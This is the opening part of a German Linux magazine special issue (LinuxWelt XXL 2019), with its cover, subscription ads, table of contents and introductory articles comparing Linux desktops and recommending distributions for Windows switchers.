LINUX WELT XXL

SONDERHEFT XXL
2/2019 Mai – Juli € 12,90
Schweiz 25,80 sfr · Österreich, Benelux € 14,40

NEU!
196 Seiten!

Linux statt Windows

AUS FÜR WINDOWS 7!
Jetzt umsteigen!

Das große Umsteiger-Handbuch 2019



So klappt der Umstieg auf Linux ganz einfach
Schritt-für-Schritt-Anleitung: Installieren, einrichten, anpassen
PLUS: Linux parallel zu Windows installieren

Linux wie Windows nutzen
Dateien übertragen · Dokumente, Fotos und Musik wie gewohnt bearbeiten · Tools für Passwortverwaltung, Bildbearbeitung, Mailen, Surfen verwenden u.v.m.

Profi-Tricks für System und Software
Troubleshooting für den Desktop · Sichere Surfsysteme fürs Online-Banking · Spezialsystem für den Notfall · Treiber für Hardware finden · Schneller booten und anmelden



Linux-Mega-DVD mit 8 GB!

Sechs Systeme: Ubuntu, Mint, Manjaro, Peppermint, LinuxWelt-Surfsystem und Rettungs-DVD

PLUS: 40 Handbücher zu Linux, Office & Co.
PLUS: Die wichtigsten Notfalltools
PLUS: 200 geniale Office-Vorlagen

Infotainment
Datenträger enthält nur Lehr- oder Infoprogramme

PC-WELT

Sonderheft-Abo

Für alle Sonderausgaben der PC-WELT



Sie entscheiden, welche Ausgabe Sie lesen möchten!

Die Vorteile des PC-WELT Sonderheft-Abos:

- ✓ **Bei jedem Heft 1€ sparen** und Lieferung frei Haus
- ✓ **Keine Mindestabnahme** und der Service kann jederzeit beendet werden
- ✓ **Wir informieren Sie per E-Mail** über das nächste Sonderheft

Jetzt bestellen unter
www.pcwelt.de/sonderheftabo oder per Telefon: 0931/4170-177 oder ganz einfach:

1. Formular ausfüllen **2. Foto machen** **3. Foto an idg-techmedia@datam-services.de**

Ja, ich bestelle das PC-WELT Sonderheft-Abo.

Wir informieren Sie per E-Mail über das nächste Sonderheft der PC-WELT. Sie entscheiden, ob Sie die Ausgabe lesen möchten. Falls nicht, genügt ein Klick. Sie sparen bei jedem Heft 1,- Euro gegenüber dem Kiosk-Preis. Sie erhalten die Lieferung versandkostenfrei. Sie haben keine Mindestabnahme und können den Service jederzeit beenden.

ABONNIEREN

Vorname / Name

Straße / Nr.

PLZ / Ort

Telefon / Handy | Geburtstag TT MM JJJJ

E-Mail

BEZAHLEN

○ Ich bezahle bequem per Bankeinzug. ○ Ich erwarte Ihre Rechnung.

Geldinstitut

IBAN

BIC

Datum / Unterschrift des neuen Lesers

PWSJO14130

PC-WELT erscheint im Medienhaus IDG Tech Media GmbH, Lyonel-Feininger-Str. 26, 80807 München, Registergericht München, HRB 99187, Geschäftsführer: York von Heimburg.
Die Kundenbetreuung erfolgt durch den PC-WELT Kundenservice, DataM-Services GmbH, Postfach 9161, 97091 Würzburg

Linux einfach ausprobieren!

Das freie Betriebssystem Linux ist sicher, umfangreich und kostenlos. Ein Umstieg von Windows auf Linux lohnt sich damit auf jeden Fall. Zudem ist es ungemein vielseitig. Es gibt Linux-Varianten speziell fürs Surfen, für Multimedia oder für die Datenrettung. Natürlich gibt es auch Linux-Systeme, die alles in einem bieten, etwa das einsteigerfreundliche Linux Mint oder das zuverlässige Ubuntu.

Kinderleichter Einstieg: Auf der Heft-DVD finden Sie sechs top Linux-Systeme, die sich sofort und ohne Installation direkt von der DVD aus starten lassen. So können Sie verschiedene Linux-Distributionen gefahrlos ausprobieren und etwas experimentieren. Haben Sie eine interessante Linux-Variante gefunden, installieren Sie diese über eine Verknüpfung auf dem Desktop.

Perfekte Einrichtung: Damit bei Ihnen dann auch die Einrichtung des Systems und weiterer Software perfekt klappt, finden Sie in diesem Heft viele Einstiegsratgeber zu Mint, Ubuntu und anderen Systemen. Aber auch fortgeschrittene Anwender kommen in diesem Heft auf ihre Kosten. Mit Infos zu Netzwerk, Servern oder Hardware-Treibern zum Selbermachen gibt es viel Profi-Wissen zu entdecken.

Viel Spaß beim Lesen!




Arne Arnold
Redakteur
aarnold@it-media.de

MINI-ABO LINUXWELT: EIN HALBES JAHR GEBALLTES LINUX-KNOW-HOW!

Wenn Ihnen die LinuxWelt gefällt, können Sie sich das Heft für sechs Monate per Mini-Abo einfach ins Haus schicken lassen. Sie sparen mit dem Mini-Abo 33 Prozent und bekommen noch einen Gutschein dazu.
Gratis-Versand: Mit dem Mini-Abo der LinuxWelt bekommen Sie drei Ausgaben der LinuxWelt ohne Versandkosten direkt nach Hause geliefert. In der Regel treffen sie noch vor dem offiziellem Verkaufsstart bei Ihnen ein.
Digitaler Zugriff: Als Ergänzung zum Mini-Abo der gedruckten Hefte bekommen Sie Ihre Ausgaben auch digital auf Ihr Mobilgerät.
33 Prozent sparen: Mit dem Mini-Abo sparen Sie satte 33 Prozent, denn Sie zahlen nur 17 Euro statt 25,50 Euro!
Und zusätzlich erhalten Sie eine Geldprämie oder einen Gutschein über 10 Euro.
Alle Infos: Das Mini-Abo können Sie ganz einfach über *www.pcwelt.de/linux* bestellen. Nach drei Ausgaben verlängert sich das Abo automatisch um ein Jahr (sechs Ausgaben LinuxWelt für zurzeit 51 Euro). Wenn Sie kein Abo möchten, kündigen Sie einfach vor Erhalt der dritten Ausgabe.






Linux statt Windows

Es gibt viele gute Gründe, von Windows auf Linux umzusteigen, etwa Sicherheit, kostenlose Software und Datenschutz. Wir zeigen, wie das ohne große Trennungsschmerzen funktioniert.


S. 6



Installation

So installieren Sie Linux parallel zu Windows ohne Datenverlust.

S. 16



Druckertipps

Drucker & Co. lassen sich mit diesen Tipps einfach nutzen.

S. 82

Grundlagen

6 Linux statt Windows
Was kann Linux besser als Windows

8 Die richtige Distribution
Geeignete Systeme für Umsteiger

10 Heft-DVD: Sechsmal Linux
Eine ganze Scheibe voller Highlights

16 Ubuntu 18.04 LTS
Wer Wert auf Stabilität legt, nutzt diese LTS-Version

20 Kleines ABC der Linux-Systemwartung
Die wichtigsten Pflichten, Aufgaben und Informationsquellen

26 Linux-Konfigurationsdateien
Mehr Durchblick und Zugriffskomfort in Linux

30 Dateisysteme und Mounten
Ext4 oder BTRFS? So nutzen Sie die Stärken der Dateisysteme

34 Umsteigerfragen gekärt
Wir beantworten die wichtigsten Fragen eines Windows-Umsteigers

Ubuntu & Mint

36 Das neue Ubuntu 18.04 LTS
Der Hersteller Canonical hat mit Ubuntu den Quasistandard für den Linux-Desktop geschaffen

40 Ubuntu 18.04 optimieren
Die interessantesten Optionen der System- und Desktopanpassung klärt dieser Workshop

44 Ubuntu-Tuning
Wir helfen bei Optimierung und Mängelbeseitigung in Ubuntu

48 Ubuntu 18.10
Was die Zwischenversion 18.10 vom letzten Oktober zu bieten hat, klären wir hier

52 Windows-Alternative: Linux Mint 19.1
Das System ist die Empfehlung für Linux-Einsteiger und Windows-Umsteiger

54 Linux Mint 19: Loslegen!
Mint-Praxis pur: So wählen Sie die richtige Edition, installieren Mint und optimieren das System

Zweit- & Reparatursysteme

60 Reparatur und Service
Unentbehrliche Livesysteme für die Systemreparatur

64 Das Surfsystem Tails
Ein kritischer Blick auf Tails

66 Die besten Zweitsysteme
Schnelle Distributionen für den USB-Stick

70 PC-WELT-Rettungs-DVD
Auf Windows-Pannen spezialisiertes Servicesystem der Redaktion

72 LinuxWelt-Rettungs-DVD
Ein deutschsprachiger Werkzeugkasten für Linux-Probleme

74 Porteus 4.0 LinuxWelt-Edition
Das flotte Surfsystem aus der LinuxWelt-Redaktion

78 Unabhängige Virenscanner
Virenscanner für DVD und Stick

80 Manjaro 17.1.10
Manjaro vereinfacht Arch Linux

Hardware

82 Drucker, Scanner, Grafikchip
Maßnahmen für den Problemfall

86 Kernel, Treiber & Firmware
Der Linux-Kernel ist entscheidend

90 Partitionen & Partitionsstile
MBR und GPT: Was Sie an Theorie wissen müssen und wie Sie es mit Gparted & Co. konkret umsetzen

96 SSD- und Festplattenpflege
So kontrollieren und optimieren Sie den Zustand Ihrer Datenträger

98 Platz da!
So schaffen Sie Plattenplatz

100 Strom sparen auf Notebooks
So verlängern Sie die Akkulaufzeiten unter Linux

102 Startprobleme beheben
Das hilft, wenn der Linux-Start an der Hardware scheitert

106 Platinen und Mini-PCs
Was Sie von preisgünstigen Geräten erwarten können

Die Highlights auf der DVD





Auf DVD finden Sie mit Ubuntu, Mint und Manjaro drei der besten Linux-Systeme überhaupt. Zusätzlich bietet die Heft-DVD auch zwei Livesysteme fürs Surfen und für den Notfall. Insgesamt sechs Systeme sind auf Heft-DVD.

Ubuntu 18.04.2 LTS
Ubuntu 18.04.2 ist die aktuelle Version mit Long Term Support (LTS). Sie bekommen dafür noch bis ins Jahr 2023 automatisch alle Systemupdates. Wer Wert auf Stabilität und Sicherheit legt, nutzt diese LTS-Version von Ubuntu.

Linux Mint 19.1
Unter Linux-Neulingen hat Linux Mint viele Freunde, weil es mit der Arbeitsumgebung Cinnamon stark an Windows erinnert und einfach bedienbar ist. Die neue Version des populären Desktop-Linux-Systems basiert auf Ubuntu 18.04 und läuft ebenso stabil.

LinuxWelt-Surfsystem
Das zuverlässige Livesystem aus der LinuxWelt-Redaktion dient zum sicheren Surfen auch in unsicheren Ecken des Internet. Sie starten es direkt von der Heft-DVD und nutzen zum Surfen den gewohnten Browser Firefox.







Software

110 Tipps zu Libre Office
Vereinfachen Sie sich mit Vorlagen & Makros die Arbeit

116 Workshop Gimp 2.10
So nutzen Sie die aktuelle Version der Bildbearbeitung optimal

120 Tipps für Fotografen
Passende Software und richtige Methoden: So erzielen Hobbyfotografen perfekte Ergebnisse

124 Fotosammlung verwalten
Suchen und finden: Wie Sie große Bildersammlungen mit und ohne Metainfos organisieren

128 Tipps für Thunderbird
So wird der Mailclient attraktiver und funktionsreicher

Standards

3 Editorial

194 Impressum

Sicherheit

132 Sichere Router
Verringern Sie die Angriffsfläche Ihres Routers

134 Sichere Webbrowser
Darum ist Firefox sicherheitstechnisch die beste Lösung

136 Sichere Surfsysteme
So erreichen Sie optimale Sicherheit bei geringen Komforteinbußen

140 Raspberry als Firewall
Ein Linux-Server übernimmt die Heimnetzkontrolle

144 Partitionen klonen
Alle Funktionen von Clonezilla

148 Passwortmanager
Passwortmanager schützen und verwalten die Kennwortsammlung

152 Veracrypt in der Praxis
Diese Tipps erklären alle Veracrypt-Optionen

156 Homeserver schützen
Regeln für Serverdienste

Server & Netzwerk

160 Das optimale Funknetz
So wird Ihr WLAN-Netz schneller und sicherer

166 Samba-Freigabevarianten
Die Vor- und Nachteile der Samba-Freigabemethoden

168 Versteckte Netzwerkpakete
Die Tricks der Hacker

170 Fritzbox und Smart Home
Diese Vor- und Nachteile hat die Fritzbox als Smart-Home-Zentrale

174 Linux-Mediencenter
Emby, Gerbera, Universal Media Server im Vergleich mit Kodi



Tipps & Tricks

178 Die besten Systemtools
Diese Systemprogramme gehören auf jedes Linux-System

182 Booten und Anmelden
Schneller zur Oberfläche: Diese Tricks beschleunigen den Start

184 Clever verlinkt
So verkürzen Starter, Hard- und Softlinks die Klickwege

186 Alle Systeminfos
Weniger ist mehr: Das richtige Werkzeug zeigt alle System- und Hardwarekomponenten


188 Hilfe, der Desktop hängt!
Troubleshooting: Wie Sie die streikende Oberfläche wieder reanimieren

190 Bildschirmoptimierung
So passen Sie Ihren Desktop optimal an den Monitor an

192 Schneller mit Hotkeys
Diese Hotkeys sparen Klicks und Tastatureingaben

Linux statt Windows

Es gibt viele gute Gründe, von Windows auf Linux umzusteigen, etwa Sicherheit, kostenlose Software und Datenschutz. Doch stellt Linux den Nutzer auch vor ein paar Herausforderungen. Wir werfen einen Blick auf Vorzüge und Mängel beider Systeme.



VON HERMANN APFELBÖCK, ARNE ARNOLD UND THORSTEN EGGELING

Es gibt Argumente für und gegen Windows oder Linux, doch abseits der technischen Aspekte sollte auch gelten: Es macht einfach Spaß, sich mit Neuem, mit Linux zu beschäftigen. Zudem ist klar: Wenn Sie bisher Windows einsetzen, lässt sich Linux risikolos zusätzlich auf demselben PC nutzen. Bei der Parallelinstallation entscheiden Sie sich jeweils beim Start des PCs für das gewünschte Betriebssystem. Hilfe bei der Installation liefert der Beitrag ab Seite 18. Ausprobieren sollten Sie Linux also auf jeden Fall einmal.

Was ist Linux?

Linux startete 1991 als Terminalemulation für Großrechner an der Universität Helsinki. Linus Torvalds, der bis heute den Linux-Systemkern betreut, entwickelte das System zu Beginn nebenbei als Hobby. Linux ist außerdem undenkbar ohne die Tools des GNU-Projekts von Richard Stallman, das bereits 1984 startete. Der sehr technische Ansatz und die Ansiedlung im universitären Umfeld machten Linux zuerst nur für wenige Enthusiasten oder Programmierer interessant. Inzwischen sind mit Ubuntu, Linux Mint oder Open Suse jedoch Linux-Distributionen entstanden, die auch Einsteigern oder Windows-Umsteigern die Installation, Konfiguration und Nutzung des Systems leicht machen.

Wieso auf Linux umsteigen?

Linux ist sehr erfolgreich. Das System läuft auf vielen Geräten, wahrscheinlich auch bei Ihnen zu Hause. Auf den meisten DSL-Routern kommt Linux zum Einsatz sowie in Multimedia-Playern und Smart-TV-Geräten. Auf dem Desktop hat Linux jedoch nur einen Marktanteil von etwa drei Prozent. Ein Grund dafür könnte sein: Windows ist auf den meisten PCs und Notebooks vorinstalliert. Die Bereitschaft zum Wechsel des Betriebssystems ist eher gering.

Die Oberfläche: Linux ist zwar ein völlig anderes Betriebssystem als Windows, zumindest die Oberfläche kommt aber Nutzern von Windows entgegen. Das gilt zum Beispiel für die Varianten Linux Mint mit dem Desktop Cinnamon, die Windows sehr ähnlich ist und ein Top-Tipp für Linux-Einsteiger. Einen Überblick über die wichtigsten Desktopvarianten und unterschiedlichen Linux-Distributionen finden Sie auf den nachfolgenden Seiten.

Ablaufdatum von Windows: Nutzer von Windows 7 stehen spätestens im Januar 2020 vor der Umstiegsentscheidung. Dann läuft der erweiterte Support aus und es gibt keine Sicherheitsupdates mehr. Wer dann

nicht auf das bei vielen unbeliebte Windows 10 umsteigen möchte, für den ist Linux eine sehr gute Alternative.

Sicherheit und Datenschutz: Windows ist das bevorzugte Ziel von Angreifern. Linux ist zwar nicht prinzipiell immun gegen Schadsoftware, aber eine Antivirensoftware benötigen Sie nicht. Windows hat außerdem den Ruf, die Privatsphäre der Benutzer nicht ausreichend zu schützen. Bei Linux gibt es nur sehr selten Kritik am Datenschutz.


Die Wahl von System & Desktop

Wer auf Linux umsteigt, muss sich für eine der vielen Distributionen, also etwa Ubuntu, Mint oder Open Suse entscheiden sowie für einen der möglichen Desktops, also etwa Gnome, KDE oder Mate. Einen Überblick über empfehlenswerte Distributionen liefert der nächste Beitrag. Hier stellen wir einige wichtige Desktops vor.

Grundsätzlich ist es zwar möglich, bei einer Distribution den Desktop auszutauschen, empfehlenswert ist das aber nicht. Die Verzahnung von Desktop und System ist so eng, dass es bei einem Austausch oft zu Problemen kommt. Besser ist es, sich für eine Distribution zu entscheiden und diese dann mit dem gewünschten Desktop zu installieren. Möglich ist das, da viele Distributionen in mehreren Versionen mit jeweils anderem Desktop verfügbar sind. So gibt es Ubuntu mit der hauseigenen Oberfläche Unity, aber auch mit KDE (Kubuntu) oder XFCE (Xubuntu).

KDE: Der Desktop ist anpassungsfähig bis detailverliebt. KDE ist eine der dienstältesten (seit 1996) und populärsten Desktopumgebungen, die sich mit Version 4 erfolgreich neu erfand. KDE ist eine opulente Oberfläche für aktuellere Rechner mit Mehrkern-CPU, Open-GL-fähigem Grafikchip und vier GB RAM. Der Desktop ist ideal für fortgeschrittene Nutzer, die detaillierte Anpassungsoptionen zu schätzen wissen. Der aktuelle Plasma-Desktop stellt die Arbeitsoberfläche bereit mit Miniprogrammen (Plasma-Widgets) und dem Window-Manager Kwin, der für Fensterdarstellung und Effekte sorgt.

KDE bietet herausragende Software wie den Dateimanager Dolphin, den Bildbetrachter Gwenview oder die Bildverwaltung Digikam. Gute KDE-Distributionen sind Kubuntu, Ubuntu KDE Neon und Open Suse Leap.



Die Standardoberfläche von Ubuntu heißt Unity und basiert seit Version 17.10 auf Gnome 3. Ein klassisches Startmenü fehlt zwar, dennoch ist Unity einfach zu bedienen.

Gnome: Gemessen an der Zahl der Gnome-affinen Nachfolger (Unity, Mate, Cinnamon, Pantheon, implizit auch XFCE, LXDE, LXQT) ist Gnome der produktivste Linux-Desktop. Das Gnome-Bedienkonzept ist modern, schick, funktional, aber reduziert. An den Grundfunktionen lässt Gnome kaum Eingriffe zu. Flexibilität erhält Gnome hauptsächlich durch externe Erweiterungen (*https://extensions.gnome.org*). Gnome ist ein Desktop für aktuellere Hardware mit Mehrkern-CPU, 3D-Grafik und vier GB RAM. Obwohl Gnome auf Elemente wie das Startmenü verzichtet, findet sich jeder Einsteiger schnell zurecht.

Unity: Unity ist die Standardoberfläche von Ubuntu. Mit Ubuntu Version 17.10 wechselte die Distribution technisch auf das Standard-Gnome 3, behielt aber eine eigene Optik und das sehr einfache Bedienkonzept von Unity bei. Das Bedienkonzept versteht jeder Nutzer auf Anhieb, allerdings bezahlt der Unity-Anwender den intuitiven Bedienkomfort mit dem Preis geringer Anpassungsmöglichkeiten. Die Bedienung erfolgt über zwei Standardleisten, die Starterleiste links und das Hauptpanel oben. Die Starterleiste ist eine Kombination aus Taskleiste und Favoritenleiste: Sie zeigt die aktuell laufenden Programme und zusätzlich die Programmfavoriten.


Cinnamon: Der Mint-Desktop Cinnamon ist seit 2011 als konservative Alternative zum modernen Gnome 3/Unity entwickelt worden. Über die Jahre reifte eine sehr attraktive Oberfläche, die viele Elemente der Windows-Welt aufgreift und auf optimale Anpassungsfähigkeit Wert legt. Die ältere Gnome-2-Basis macht sich noch in einigen altmodischen Details bemerkbar, insgesamt ist Cinnamon aber so ansehnlich wie flexibel und dabei vergleichsweise sparsam. Der Desktop läuft auch auf nicht mehr taufrischen Geräten und ist mit zwei GB RAM alltagstauglich.

Mate: Mit Mate entstand ebenfalls 2011 in Ablehnung an den modernen Gnome 3 ein weiterer Fork von Gnome 2. Mate ist seither eine weitere Alternative für Anwender, die einen traditionellen Desktop bevorzugen. Die Oberfläche erhielt trotz althergebrachter Bedienkonzepte ein modernisiertes Äußeres und reicht an die Anpassungsfähigkeit von Cinnamon heran. Dabei gehört Mate zu den sparsamen Desktops und kommt notfalls ohne 3D-Grafikchip und schon mit einem GB RAM aus. Die wesentlichen Elemente der Arbeitsfläche sind die Leisten, die sich mit diversen Applets füllen und per Rechtsklick im Detail konfigurieren lassen.

XFCE: XFCE (X-Face) gehört seit 1996 mit KDE und Gnome zu den Urgesteinen der Linux-Desktops, hat sich aber im Gegensatz zu diesen stets geradlinig entwickelt und nie revolutioniert. XFCE ist etwas angestaubt, aber perfekt für Nutzer, die klassische Elemente schätzen und selbst Hand anlegen mögen. Die Möglichkeiten sind umfassend, die Bedienung gelegentlich altmodisch, aber überall ausgereift und logisch. Nicht zuletzt hat XFCE bescheidene Ansprüche an die Hardware – ein GB RAM ist üppig, ein 3D-Grafikchip nicht erforderlich. ■

Die Wahl der richtigen Distribution

Für Windows-Umsteiger ist es keine leichte Aufgabe, die passende Linux-Distribution für die anvisierte Aufgabe zu finden. Die folgende Übersicht liefert drei wichtige Systeme, die besonders für Umsteiger in die Linux-Welt geeignet sind.



VON ARNE ARNOLD, STEPHAN LAMPRECHT UND DAVID WOLSKI

Fragt man eine zufällige Anzahl an Linux-Anwendern, welche denn nun die beste Linux-Distribution sei, so bekommt man ein Vielfaches dieser Zahl an Meinungen, Einwürfen und Empfehlungen zurück. Und dazu eine Menge obskurer Geek-Weisheiten und mit religiösem Eifer verfochtene Überzeugungen zu Usability, Paketformaten und Entwicklungsmodellen. Abfällige Bemerkungen über die jeweils anderen Distributionen inklusive.

Auf Einsteiger wirkt das alles abschreckend bis arrogant und ist bei Anfängerproblemen selten hilfreich. Für Neuankömmlinge in der Linux-Welt bringt die gebotene Vielfalt nach wie vor die Qual der Wahl, auch wenn das Einsatzgebiet wie Desktop oder Server klar ist. Nicht jedes System passt in jedes Umfeld, zu jedem Wissensstand und zu allen Geschmäckern.

Orientierungshilfe und Bewertung

Die Landkarte der Linux-Distributionen zeigt einige große bekannte Kontinente und unzählige kleinere Provinzen. Der folgende Distributions-Check nimmt sich die tonangebenden Systeme vor.

Mancher Linux-Kenner mag hier sein eigenes Lieblingssystem vermissen, denn der Überblick erhebt keinen Anspruch auf Vollständigkeit. Umgekehrt sind einige Distributionen aufgeführt, die technisch keinen Platz als selbständiges Linux verdienten, aber einfach zu populär sind, um sie hier wegzulassen.

Machen Sie den Test: Welches Linux passt zu mir?

Natürlich gibt es weitaus mehr Distributionen als die hier aufgeführten. Berücksichtigt man nur die Systeme, die noch halbwegs gepflegt werden, zählt man dennoch 200 bis 300 Distributionen. Wenn Sie sich auch an andere Systeme als die hier vorgestellten wagen wollen, finden Sie auf der Heft-DVD einen Distributions-Check, den Wahl-O-Mat, der Ihnen nach Angabe von Kenntnisstand und Einsatzzweck einige Linux-Systeme vorschlägt. Alternativ können Sie unter *www.pcwelt.de/2239170* einen Onlinecheck machen. Dort führt Sie ein Assistent durch einige Abfragen nach Einsatzzweck, Softwareumfang, genutzter Hardware und vielem mehr. Das Ergebnis ist dann genau eine passende Distribution. ■

Arch



Auch wenn Arch mit hohem Do-it-Yourself-Faktor, der schon bei der Installation beginnt, als Anachronismus erscheint, hat sich die Distribution enorm viele Freunde in der fortgeschrittenen Anwenderschaft gemacht: Arch legt Wert auf einen schlanken Aufbau und manuelle Konfiguration und versteckt die Innereien des Systems nicht hinter distributionsspezifischen Tools. Lohn der Mühe ist die volle Kontrolle darüber, was auf dem System installiert ist. Zum Bekanntheitsgrad von Arch trägt dessen hochkarätiges Wiki mit größtenteils englischsprachigen Anleitungen zu System und Software bei. Als „Rolling Release" lässt sich Arch über den Paketmanager auf dem neuesten Stand halten. Einen Standarddesktop gibt es nicht.

